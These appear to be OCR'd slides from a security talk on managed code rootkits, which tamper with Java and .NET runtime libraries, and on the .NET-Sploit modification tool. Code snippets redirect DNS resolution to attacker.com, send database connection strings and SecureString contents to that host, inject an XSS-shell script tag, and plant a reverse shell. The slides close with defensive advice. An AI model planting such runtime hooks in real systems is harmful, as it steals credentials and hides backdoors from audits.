- Manipulating DNS queries / responses
- Example (Man-In-The-Middle)
  - Fixate the runtime DNS resolver to return a specific IP address, controlled by the attacker
    - Dns::GetHostAddresses(string host) (.NET)
    - InetAddress::getByName(string host) (Java)
  - All communication will be directed to attacker
- Affects **ALL** network API methods
- Example: resolve victim -> attacker

  Injected code:


```
aload_0  ;load s into stack
ldc "www.ForexQuoteServer.com"
invokevirtual ;compare the 2 strings
java/lang/String/equals(Ljava/lang/Object;)Z
ifeq LABEL_compare
ldc "www.attacker.com"
astore_0 ;store attacker hostname to stack
LABEL_compare:
```

```
public static InetAddress getByName(String s){
        s = "www.attacker.com";
    return getAllByName(s)[0];
}
```

DEMO

"InetAddress::getByName()" conditional IP fixation (JAVA/Linux)

- Modified classes are platform independent
- We will deploy the same class used on Win on a **linux machine**



BT4 Linux

www.attacker.com

www.ForexQuoteServer.com (local)

- Forex Server

Stealing connection strings

- SqlConnection::Open() is responsible for opening DB connection
  - "ConnectionString" variable contains the data
  - Open() is called, ConnectionString is initialized
- Send the connection string to the attacker

```
public override void Open()
{
    SendToUrl("www.attacker.com", this.ConnectionString);
    //original code starts here
    //…..
}
```

Permanent HTML/JS injection

- Tamper with hard-coded HTML/Javascript templates
- Inject permanent code into code templates
  - Permanent XSS
  - Proxies / Man-in-the-Middle
  - Defacement
  - Browser exploitation frameworks
    - Example – injecting a permanent call to XSS shell:

      <script src="http://www.attacker.com/xssshell.asp?v=123"></script>

Pick into SecureString data

- In-memory encrypted string for sensitive data usage (.NET)
  - **It probably contains valuable data !**

- Example – extract the data and send it to the attacker (decompiled):

```
IntPtr ptr = System.Runtime.InteropServices.Marshal.SecureStringToBSTR(secureString);
SendToUrl("www.attacker.com",
        System.Runtime.InteropServices.Marshal.PtrToStringBSTR(ptr));
```

Disabling security mechanisms

- **Java JAAS** (Java Authentication & Authorization Service) / **.NET CAS** (Code Access Security) are responsible for runtime code authorizations

```
grant CodeBase "http://www.example.com",
    Principal com.sun.security.auth.SolarisPrincipal "duke" { permission
    java.io.FilePermission "/home/duke", "read, write";
};
```

- Security logic manipulation
  - Example – messing with Demand()
  - CodeAccessPermission,FileIOPermission, RegistryPermission,Principal…

- **Effect - Applications will not behave according to declared policy settings**
  - False sense of security (code seems to be restricted!!)
  - Configuration audit is useless

Advanced topics

- Cross platform modified class can run on different platforms
  - “One **class** to rule them all, One **class** to find them, One **class** to bring them all and in the darkness bind them”
- What about other Runtimes?
  - ESB? Web Service stacks? Application Servers? Databases? SilverLight? PowerShell?
  - Their behavior can be changed
- Multiple, chained rootkits / second order rootkits
  1. OS level rootkit covering up the traces of MCR (file size, signature..)
  2. VM level MCR covering its traces from the application

Automating the process with .NET-Sploit 1.0

- General purpose .NET DLL modification tool
- Able to perform all previous steps
  - Extract target DLL from the GAC
  - Perform complicated code modifications
  - Generate GAC deployers
- Easy to extend by adding new code modules
- Most of the discussed attacks have a .NET-Sploit PoC module implementation

.NET-Sploit module concept

- Generic modules concept
  - Function – a new method
  - Payload – injected code
  - Reference – external DLL reference
  - Item – injection descriptor
- Comes with a set of predefined modules

Item example

Target

Location

Injected Code

(payload/func)

Hooking point

```
<CodeChangeItem name="print twice">
    <Description>change WriteLine() to print every string twice</Description>

    <AssemblyName> mscorlib.dll </AssemblyName>
    <AssemblyLocation>c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089
    </AssemblyLocation>

    <AssemblyCode>
            <FileName> writeline_twice.payload</FileName>
            <Location>
                    <![CDATA[ instance void  WriteLine() cil managed ]]>
            </Location>
            <StackSize> 8 </StackSize>
            <InjectionMode> Post Append </InjectionMode>
    </AssemblyCode>

</CodeChangeItem>
```


Mode

DEMO - .NET-Sploit
Targeted reverse shell (.NET)

Open a reverse shell to the attacker's machine when a specific application ("SensitiveApplication.exe") is executed

.NET-Sploit will inject the following code:


- General purpose ReverseShell() method
- Loader code - into the Framework "Run()" method



Call for action

- **AV/HIPS vendors** – Block Runtime tampering attempts
- **IT** - File tampering detectors (external tripwire)
- **Auditors/testers** – know about this malware hiding place
- **Forensics** – look for evidence inside the runtime VM
- **Developers** – your app is secure as the underlying runtime VM
- **VM Vendors** – Although it's not a bulletproof solution - Raise the bar. It's too low!
- **End users** – verify your Runtime libraries!

References

- More information can be obtained at http://www.applicationsecurity.co.il/Managed-Code-Rootkits.aspx
  - Slides 
  - Whitepaper 
  - .NET-Sploit Tool & Source code 
  - .NET-Sploit PoC modules to described attacks 
- Ken Thompson, C compiler backdoors "*Reflections on Trusting Trust*" http://cm.bell-labs.com/who/ken/trust.html
- Dinis Cruz, "the dangers of full trust applications" http://www.owasp.org/index.php/.Net_Full_Trust

Summary

- Malicious code can be hidden inside an application runtime VM
  - It is an alternative place for malware deployment besides the Kernel, BIOS, Drivers, etc..
  - It is an alternative place for backdoors
- Can lead to some very interesting attacks
- It does not depend on specific vulnerability
- It is not restricted only to Java or .NET
- .NET-Sploit, a generic language modification tool, simplifies the process for .NET but can be extended to other platforms

Questions ?

Thank you !

ErezMetula@gmail.com

Material can be found here:

http://www.applicationsecurity.co.il/Managed-Code-Rootkits.aspx